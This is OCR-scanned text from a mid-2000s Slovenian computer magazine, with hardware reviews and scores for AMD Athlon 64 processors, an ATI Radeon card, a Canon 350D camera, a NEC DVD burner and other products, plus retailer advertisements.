Optima64 3000+ 139.990
Master64 3200+ GT 179.990
Cena fotoaparata z 128Mb SD je 19.990
Teal d.o.o., Laško, Kidričeva ul. 5, tel. (03) 734 00 70, fax (03) 734 33 88, PE Celje, Smrekarjeva 1, Nova vas, tel. (03) 42

be quiet!®

3 LETA GARANCIJE ZA NAPAJALNIKE

A NEW DIMENSION OF SILENCE

Be Quiet – utišajte računalnik!
Od sedaj vas bo motila tišina

Podjetje Anni je postalo uradni zastopnik za nemško znamko računalniških napajalnikov, ventilatorjev, hladilnikov in dodatkov za utišanje računalnika, Be Quiet. Nemški proizvajalec je, v skladu s svojim imenom, znan po uporabniku zelo udobnih, učinkovitih in tehnološko dovršenih rešitvah.

Ventilator za ohišje

Hladilno jedro za grafično kartico

Napajalnik

Zvočna izolacija za ohišje

be quiet!®

PRIZNANJA!

www.be-quiet.de

be quiet!
POWER SUPPLY BLACKLINE

---

anni ▶▶▶▶ www.anni.si

Motnica 7a, 1236 Trzin
01 | 5 800 800
info@anni.si

Secure digital pomnilniške kartice takeMS

Compact Flash pomnilniške kartice takeMS

Memory Stick pomnilniške kartice

XD pomnilniške kartice

takeMS

5 LET GARANCIJE takeMS

Flash USB spominski moduli takeMS

Praktičen design kot obesek za ključ, zelo ozek zaradi tega tudi primeren za priklop na vse usb enote, ki imajo priključenih več naprav.


takeMS - Spominski moduli za nove in stare računalnike, prenosnike, serverje, delovne postaje.

Infineon Spominski moduli

Special Memory Solution Upgrade (spominski moduli za Brand serverje in Brand delovne postaje, ter Brand posebni spominski moduli za starejše računalnike.

Podjetje Memory Solution je podjetje, ki se ukvarja izključno s spominskimi moduli. Paleta modulov pokriva prav vse segmente računalniške opreme, tako da so na voljo spominski moduli za klasične računalnike, za posebne računalnike, delovne postaje, serverje, Brand serverje in Brand delovne postaje, USB spominske module, spominske kartice. Nesporno kvaliteto in zanesljivost potrjujejo tudi z **10 letno garancijo.**

takeMS



ČISTO NOV ČIP?

AMD Athlon 64 FX-57

Eno jedro ali dve? To je zdaj vprašanje...

Cena Ok. 220.000 SIT **Proizvajalec** AMD **Na spletu** www.amd.com

Imate nekaj več kot 200 tisočakov, ki obtežujejo vašo denarnico? Kupujete noro dober procesor? No, potem pa ste se znašli v precepu med enim jedrom in dvema. Za dobrih 200 tisočakov si lahko zagotovite najboljši enojedrni ali dvojedrni procesor iz Intelove družine Pentiumov. Ali seveda najhitrejši, 2,4GHz dvojedrni Athlon 64 X2 ali pa seveda ta enojedrni Athlon 64, ki sliši na ime FX-57.

S frekvenco 2,8GHz gre za najhitrejši Athlon vseh časov. Na zunaj se zdi tistih 200MHz, kolikor je hitrejši od zdaj že zastarelega FX-55, ubornih osem odstotkov višja frekvenca, a novi FX ni hitrejši le po frekvenci. Gre namreč za prvi uradni 90nm Athlon 64 FX.

BOLJŠE JEDRO

90nm proizvodni proces smo prvič videli pri Athlonu 64 3500+, prinaša pa celo vrsto prednosti, vključno s podporo naboru ukazov SSE3, predelanim pomnilniškim krmilnikom in znatno izboljšano porabo, za konec pa se še manj pregrevajo. Slednji dve lastnosti sta tisti, ki AMD-ju omogočajo še dodatno višanje frekvence Athlonov 64.

In očitno sta prav podpora SSE3 in izboljšan pomnilniški krmilnik tista, ki postavita FX-57 pred FX-55, saj se novi procesor obnese za kar 10 odstotkov bolje v večini zmogljivostnih testov, vključno z *Doom 3* in *Far Cry*. Na testu se je tudi izkazalo, da je FX-57 celih 15 odstotkov hitrejši pri dekodiranju videa WMV9, kar je bila doslej rakasta rana Athlonov 64.

Zato ne dvomite v našo trditev, da gre za trenutno najhitrejši procesor za igre na trgu: s 136 slikami v sekundi v *Doom 3* se je težko prepirati. Vsekakor je najhitrejši Athlon 64 doslej.

Razočaral nas je le pri navijanju. Upali smo, da bo 90nm proizvodni proces omogočal pošteno navijanje, a smo ga, kljub vsem naporom, uspeli naviti za le 100MHz. Ni ravno impresivno, priznamo.

Podnožje 939
Frekvenca 2,8GHz
Podpora za pomnilnik Dvokanalni, DDR 400MHz
Predpomnilnik 1MB L2, 128KB L1
Vhodno/izhodno vodilo 1GHz hipertransport (full duplex)
Poraba 104W
Število tranzistorjev 114 milijonov

80% **PCF pravi...** "Izjemen enojedrni procesor, če si ga v tem trenutku sploh želite..."

DVOJEDRNI PROCESOR

AMD Athlon 64 X2 4800+

Dvojedrni čip, ki ne zahteva žrtev? AMD-ju je uspelo – vas bo pa stal...

Cena Ok. 250.000 SIT **Proizvajalec** AMD **Na spletu** www.amd.com

Zadnjih nekaj let je bila dirka med Intelom in AMD-jev za prevlado na trgu procesorjev za namizne računalnike prav neprijetno izenačena. Athlon 64 X2 4800+, ki smo ga testirali, čisto povozi Intelov Pentium D 840 Extreme Edition, pa naj gre za enoopravilnost, enonitne zmogljivosti ali večopravilnost.

Ni nas presenetilo, ko smo videli, da so bili rezultati testov v *Doomu 3* najvišji doslej, saj so Athloni že kar nekaj časa najljubša izbira igralcev. Šokiralo nas je pa, kako se X2 4800+ prebije mimo Pentiuma pri kodiranju Windows Media – v tej nalogi so močne zmogljivosti SSE Pentiuma 4 doslej tehtnico močno prevesile na Intelovo stran.

USTVARJEN ZA HITROST

Kako mu to uspeva? Prvi razlog za to je seveda frekvenca. X2 4800+ namreč teče pri 2,4GHz, torej je le za 400MHz počasnejši od enojedrnega Athlona 64 FX-57, tako da so zmogljivostne žrtve pri enojedrnih aplikacijah zanemarljive. Prvi dvojedrni Pentium pa je za kar 600MHz počasnejši od najhitrejšega enojedrnega sorodnika, kar se že občuti.

Bolj pomembna pa je AMD-jeva naprednejša arhitektura, saj procesor ogromno pridobi na račun integriranega pomnilniškega krmilnika in naprednega vhodno/izhodnega vodila. Tako lahko jedri neposredno komunicirata pri interni frekvenci čipa, kar pomeni nižjo latenco in večjo podatkovno širino. Intelov dvojedrni čip Pentium D pa te prednosti nima.

In tudi z najnovejšim, 667MHz pomnilnikom DDR2 se Intelova dvojedrna platforma ne more kosati s podatkovno širino s 400MHz DDR napajanega Athlona. Najboljši argument za nakup X2 pa je združljivost za nazaj, saj ga teoretično podpirajo vse osnovne plošče s podnožjem z 939 nožicami.

Težava pa je v ceni. Najcenejši 2,8GHz Pentium D bo stal svojih 60 tisočakov, najbolj osnovne različice X2 pa ne boste dobili za veliko manj kot 250 tisočakov. Tako bo nakup smiseln le, če si resnično želite dodatnih zmogljivosti novega procesorja.

Proizvodna tehnologija 90nm, SOI
Predpomnilnik 2x 1MB L2
Frekvenca 2,4GHz
Podnožje 939
Poraba 110W

85% **PCF pravi...** "AMD prevzema krono dvojedrnega procesiranja"

LUKSUZNA KARTICA

ATI Radeon X800 XL 512MB

Ko je govora o grafičnem pomnilniku, je več včasih manj, verjemite našim besedam...

Cena Ok. 110.000 SIT **Proizvajalec** ATI **Na spletu** www.ati.co.uk

Noč sledi dnevu, nezaposlenost sledi Aljoševemu zadnjemu (in edinemu) izbruhu jeze, 512MB grafične kartice sledijo modelom z 256MB. Pri *PCFormatu* smo že mogoče nepopravljivi ciniki, a nas je nekaj pošteno motilo, ko smo izvedeli, da bo ATI izdal prenovljeno grafično kartico. Najbolj sumljivo se nam je zdelo dejstvo, da so pri ATI-ju za predstavitev kartice s 512MB pomnilnika izbrali Radeon X800 XL, namesto zastavonoše X850 XT.

KUP POMNILNIKA


Basanje dodatnega pomnilnika na grafično kartico bi naj zagotovilo več prostora za podatke iz programov in iger [*In za navduševanje naivnih potrošnikov – Urednik*]. Več ko je pomnilnika, kvalitetnejše so teksture, modeli in mape, ki jih grafična kartica lahko shrani. Vsi ti podatki pa žal povzročajo težave. Za začetek že zdrava pamet pove, da je za preseljevanje teh podatkov naokoli potrebna zajetna podatkovna širina in seveda zmogljivejši grafični procesor, ki bo vse to procesiral. In čeprav smo veliki pristaši Radeona X800 XL, pri tem opravilu ne blesti.


S 16 cevovodi za obdelavo pikslov, frekvenco jedra 400MHz in pomnilnikom GDDR3, ki teče pri 1GHz, gre za dobro uravnoteženo kartico. In dobrih 70 tisočakov, kolikor stane različica z 256MB, je tudi zelo razumna cena. Žal pa se vse to, zaradi česar je X800 XL tako privlačna kartica, takoj razblini, ko je na kartici 512MB pomnilnika. Prva pomanjkljivost je seveda okoli 30 odstotkov višja cena. Ta nas sploh ne bi motila, če bi bile tudi zmogljivosti primerno višje. Teh pa pri testu nismo opazili. Pri ločljivosti 1.600 x 1.200 in z glajenjem robov in anizotropnim filtriranjem, je bila kartica s 512MB pomnilnika za eno samo sliko v sekundi hitrejša od izvedbe z 256MB.

Pri ATI-ju zatrjujejo, da se kartica res izkaže komaj pri ločljivostih 2.048 x 1.536 in višjih, a se X800 XL že tako ali tako komaj kosa z najbolj požrešnimi igrami, kot sta *Half-Life 2* ali *Doom 3* pri 1.600 x 1.200. Žal nima ne zadostne pomnilniške podatkovne širine ne dovolj zmogljivega procesorja, da bi zmogel še kaj več.

Nabor	Radeon X800 XL
Frekvenca jedra	400MHz
Cevovodi za obdelavo pikslov	16
Enote verteks	6
Grafični pomnilnik	512MB GDDR3, 500MHz
Podpora za DirectX	DX9.0b

69% **PCF pravi...** "Ima pomnilniški čip ali dva preveč. Ni vreden dodatnega denarja."





AK-827RD

Cena 3.990 SIT **Proizvajalec** Akasa **Testiranje omogočil** www.in-put.com

Podjetje Akasa se zadnje čase na slovenskem tržišču pojavlja z veliko različnimi izdelki. Tokrat smo testirali hladilnik tega podjetja, ki je namenjen že "rahlo zaostalim", a še vedno razširjenim procesorjem AMD Athlon XP (do 3400+), ki jih dandanes ne izdelujejo več. Še dobro, da se tudi nam po mizah še potikajo računalniki s temi procesorji, da smo lahko ta izdelek sploh preizkusili. Šalo na stran, ta hladilnik je opremljen z nam že znanim Akasinim 80mm ventilatorjem, ki deluje zelo učinkovito, vendar ne ravno tiho. Če bi tekel pri 100 obratih na minuto počasneje, ne bi bilo nič narobe, saj je ravno na robu dopustne glasnosti. Sam ventilator ima vgrajeno rdečo žarečo nitko, ki polepša pogled v abak, ki pa je žal ni mogoče da izklopiti, kar zna iti zelo na živce ponoči, ko bi radi zraven računalnika spali. Sam hladilnik skupaj z ventilatorjem na tehtnici pokaže okroglih 400g – kar pove, da ni bilo uporabljenega preveč bakra, saj je le-ta na spodnji strani v obliki kvadrata, nanj pa so pritrjena aluminijasta rebra.

74% **PCF pravi...** "Dober hladilnik, namenjen starejšim procesorjem."

Kodak
EasyShare
Z7590

- 10X optični zoom (30x total zoom)
- 5.0 MP ločljivost tipala max. 2576x1932
- 56mm (2,2") velik LCD z visoko ločljivostjo

Ločljivost: 5 milijonov točk
Največja slika: 2576x1932
Zoom: 10x optični, 3x digitalni
Leča: SCHNEIDER KREUZNACH Variogon
Goriščna razdalja: 2.8-8.0(wide), 3.7-8.0(tele)
Spomin: 32MB + reža za SD/MMC kartice
Zaslon: LCD 2.2"(5.6 cm) visoka ločljivost
Časovno neomejeno snemanje AVI filmov z zvokom
Bliskavica
Priključki: A/V izhod, KODAK camera Dock/Printer
Dock priključek, USB 2.0
Teža: 219g - brez baterij
Priloženo: Li-ion akumulatorska baterija, KODAK hitri polnilec za baterije, EASYSHARE programska oprema

Kodak EasyShare system

109.900 SIT

Pooblaščeni prodajalci:
Harvey Norman, trgovine JAE, trgovine Emilija, Rolan, trgovine Jatus, Sebastet, UniHiz, Teal, www.pcplus.si

TISTI, KI ZNA...

Canon 350D

Ljubiteljem tradicionalne fotografije priporočamo, da obrnejo stran

Cena 219.990 SIT **Na spletu** www.canon.com **Testiranje omogočil** Avtera, 01 585 34 11

Ta fotoaparat je zloben. Je delo hudiča in njegovih kopitarskih pankrtov. In ne govorimo o starem vraževerju, da ti lahko fotoaparat ukrade dušo, zaradi katerega Gregorja še vedno tlačijo nočne more.

Ne, govorimo o trenutni implozíji fotografske industrije. Ob obiskih fotografskih razstav se ne moremo izogniti občutku krivde, ko nam postaja vse bolj jasno, da je digitalna fotografija že čisto zasenčila klasično, zaradi česar je precej nekdaj velikih podjetij (na primer Leica) danes v finančnih težavah. In svet bi bil nedvomno grši, če ne bi bilo tistih zrnatih, mehkih fotografij Henrija Cartierja-Bressona, ki jih vsi poznamo in jih imamo radi.

DO PIKSLA NATANČNO

Neverjetne zmogljivosti tega fotoaparata pa kažejo, zakaj se fotografi masovno odločajo za digitalno. In zakaj ima večina raje Canona in Nikona kot druge znamke. Za zahtevano ceno je 350D izjemen fotoaparat, ki ponuja kvaliteto na profesionalnem nivoju v robustnem ohišju. Večino težav, ki jih je imel 300D, so odpravili, in čeprav ne ponuja tako pisane palete možnosti, kot na primer Nikon D70 (na primer ne omogoča točkovnega merjenja), pa večinoma ne boste pogrešali možnosti, ki jih nima.

Da bi stlačili tako impresivno tehnologijo v tako majhno ohišje, pa je bilo treba skleniti nekaj kompromisov – za spremembo vrednosti ISO ali nastavitve beline je na primer treba brskati po menijih – kar je lahko nadležno, pa še precej časa zahteva. Tisto, kar nas je najbolj navdušilo, pa je kvaliteta fotografij, še posebej pri višjih vrednostih ISO, ki je izjemna za fotoaparat, ki stane znatno manj kot 300 tisočakov. Barve so svilnate in jasne, slike pa brez šuma pri katerikoli nastavitvi, zaradi česar je fotoaparat prav neverjetno prilagodljiv.

Potočite nostalgično solzico za preteklost, če že morate. A jo potočite med kupovanjem fotoaparata prihodnosti.

Tipalo 8 milijonov točk, CMOS
Pomnilnik CF Type II
Objektiv Canon EF/EF-S
Vrednosti ISO 100-1600
Samodejno ostrenje 7-področno

92% **PCF pravi...** "Trenutno naš najljubši fotoaparat, a bo Nikon gotovo odgovoril."

NUJEN DVD-R

NEC 3540

Dovolite, da vam predstavimo najhitrejši zapisovalnik DVD-jev na tržišču

Cena 12.990 SIT **Na spletu** www.nec.com **Testiranje omogočil** Acord-92, 01 583 72 30

Glede na to, da se na obzorju že svetlikata HD-DVD in Blu-ray, bi pomislili, da se proizvajalci zapisovalnikov ne bodo ravno pretegnili z razvijanjem novih generacij zapisovalnikov DVD. NEC-ju pa ni le uspelo zvišati hitrosti zapisovanja tega zadnjega pogona, temveč tudi to, da ima pogon izjemno primerno ceno. In to nam je všeč.


"Ker proizvajalci izdelajo zilijon enot vsak dan, je cena za vas nižja"

Pa začnimo: NEC ND3540 zapisuje vse vrste diskov, razen DVD-RAM, ki ga pa tako ali tako skoraj nihče ne uporablja. Mogoče je uspešen na Daljnem vzhodu, a se iz nam neznanega razloga v Evropi ni ravno prijel. Za vse ostale zapisljive diske pa so standardne hitrosti zapisovanja višje. Zapisovanje dvoslojnih diskov je dobilo turbo pogon, saj ND3540 medije –DL zapisuje s 6x hitrostjo, zapisovanje medijev +DL pa je kar dvakrat hitrejše, torej 8x. Pospeška je bilo deležno celo zapisovanje CD-jev, saj je hitrost poskočila s 24x na 32x. In to za slabih 13 tisočakov. To pa je ekonomija – ker proizvajalci izdelajo zilijon enot vsak dan, je cena, za vas, guspoud, veliko nižja.

Pogon lahko dobite tudi v različnih barvah (v slonokoščeni, črni in srebrni), tako da dobro sede v kakršnokoli ohišje, je pa res, da paketu ni priložen priključni kabel IDE, ker so pri NEC-ju očitno prepričani, da si kaj takega že lastite, kar tako ali tako drži. Po ponovnem pregledu zmogljivosti sploh ne vidimo razloga, da bi kupili katerikoli drugi zapisovalnik, saj gre za najhitrejši zapisovalnik DVD-jev in CD-jev na trgu. Za 13 jurjev. Če torej razmišljate o nakupu novega zapisovalnika, naj bo ta pogon prva (in po možnosti edina) izbira. Če ga priporočamo? Menda.

Hitrosti zapisovanja 16x DVD+/-R, 6x DVD-R DL, 8x DVD+R DL, 6x DVD-RW, 8x DVD+RW, 48x CD-R, 32x CD-RW
Vmesnik IDE/ATAPI

90% **PCF pravi...** "ND3540 zna vse. Razen pripravljanja mareličnih cmokov."



Patriot PDC1G3200LLK

Cena 28.490 SIT **Več informacij** www.patriotmem.com **Testiranje omogočil** www.izishop.net

Ste kupili novega Athlona64? Potem vas tehnologija DDR2 ne zanima, mnogo bolj vam je zanimivo področje pomnilnika DDR. Ker vsi Athloni na podnožju 939 uporabljajo dvokanalni dostop do pomnilnika, še posebej pride do izraza komplet dveh modulov pomnilnika, ki sta do potankosti preverjena, da ne prihaja do težav. Še najbolj pomembno pa je to, da ima tale komplet 1Gb pomnilnika (2 x 512) tudi izjemno nizko latenco, saj brez težav deluje pri nastavitvah 2-3-2-5 pri hitrosti 200MHz oziroma DDR400. Oba modula sta hlajena z razpršilnikom toplote, da je poskrbljeno za zanesljivo delovanje, in tudi v času testiranja, ko je bilo precej vroče, v naših laboratorijih, nismo opazili, da bi se pomnilnik pretirano grel. Če torej iščete zelo hiter pomnilnik z nizkimi latencami, potem je o domoljubu vsekakor zelo smiselno razmisliti.

89% **PCF pravi...** "Odličen komplet pomnilnika, ki ga priporočamo vsakomur."

QuickCam Communicate STX for MSN Messenger

Cena 16.689 SIT **Proizvajalec** Logitech **Testiranje omogočil** www.izishop.net

Spletna kamera znanega podjetja Logitech sliši na ime "QuickCam Communicate STX for MSN Messenger" in je seveda namenjena uporabi v kombinaciji s programom *Windows* oziroma *MSN Messenger*. Je zanimivega, a malce nenavadnega videza – čeprav smo se hitro navadili na njen pogled. Uporablja samodejno nastavitev ostrine in ima zelo dobro lečo ter tehniko zanjo. Snemamo lahko video do velikosti 640 x 480 točk, slika pa imajo lahko ločljivost do 1,3 milijona točk. Naši dosedanji sogovorniki so takoj ugotovili, da imam novo kamero, saj je slika takoj po priklopu postala veliko bolj jasna in ostra. Kamera skratka deluje fantastično. V kompletu pa dobimo poleg kamere (ki ima dva različna podstavka) tudi slušalke z mikrofonom – se pravi komplet za uporabo z *MSN Messengerjem*. Čeprav ima kamera tudi mikrofon, pa je ta za večerno uporabo, saj smo morali biti kar precej glasni, da so nas sogovorniki slišali. Drugače pa se slušalke in še posebej mikrofon v dobro obneseta. Z malo iznajdljivosti lahko internetu najdete programe, s pomočjo katerih kamero spremenite v nadzorno kamero, ki vas bo po e-pošti obveščala o dogajanju v njeni okolici.

84% **PCF pravi...** "Odličen komplet, ki se ga splača preizkusiti."


Sonny Ericsson K300i

Cena 42.960 SIT **Več informacij** www.sonyericsson.com **Testiranje omogočil** Svema, 01 306 55 11

K300i je član popularne serije K in je namenjen širši publiki kot sorodnika K500i ali K700i. Vsi dobro vemo, kaj "namenjen širši publiki" pomeni, kajne? Ja, K300i je najcenejši član serije. Vendar pa to ne pomeni, da po številu funkcij grozno zaostaja za omenjeno dvojico. Pravzaprav je seznam njegovih sposobnosti presenetljivo podoben seznamu K500i. Ima vgrajen fotoaparat ločljivosti VGA, ki zajema tudi video posnetke, sposoben je predvajati avdio datoteke MP3, vgrajenega pa je 12MB pomnilnika, kar vsekakor ni malo. Pohvaliti velja še dobro izdelan nadzorni štirismerni gumb, s katerim boste brez težav igrali 3D igre, spisane v Javi. Zaploskamo lahko še majhnosti, nakar moramo zaviti v bolj temačno ulico. Sam zaslon sicer zmore prikazovati 65 tisoč barv, vendar ni niti velik niti po kvaliteti na ravni nekaterih drugih modelov istega proizvajalca. Pograjali bomo še slabo povezljivost, saj ni ne duha ne sluha o kakšni podpori za Bluetooth – če vam povezava IR ni dovolj, boste tenko piskali.

83% **PCF pravi...** "Ogromno funkcij za ne previsoko ceno mi imenujemo dober nakup."

Kodak
EasyShare Z740 + Printer Dock
• 10X optični zoom (50x total zoom)
• 5.0 MP ločljivost tipala max. 2576x1932
• 46mm (1,8") velik LCD z visoko ločljivostjo
Ločljivost: 5 milijonov točk
Največja ločljivost: 2576 x 1932 točk
Tip tipala: 1/2.5" CCD (5.36 milijonov točk)
Zoom: 10x optični zoom, 5x digitalni zoom
Zoom wide: f/2.88-8, Zoom tele: f/3.7-8,
Snemanje videa 640 x 480,
18 možnosti načinov fotografiranja
ISO 80-160 (avtomatično) in 80,100, 200, 400, 800
Leče: KODAK RETINAR Aspheric All glass
Zaslon: 1.8" (4.6 cm), vgrajen flash
32 MB internega spomina
Reža za medije SD, MMC
USB, 2x AA baterija
Tiskanje fotografij s pritiskom na en gumb.
Kodak EasyShare system
+ Easy Share Printer Dock Series 3
Tiskanje fotografij do 10 x 15 cm (vodoodporne)
Polnilec baterij
Hitrost tiskanja: 90 sek./fotografija 10 x 15cm
104.900 SIT
Pooblaščeni prodajalci:
Harvey Norman, trgovine JAL, trgovine Emilija, Rolan, trgovine Jatus, Sebanet, Unihit, Teal, www.pcplus.si



PCX nibirU

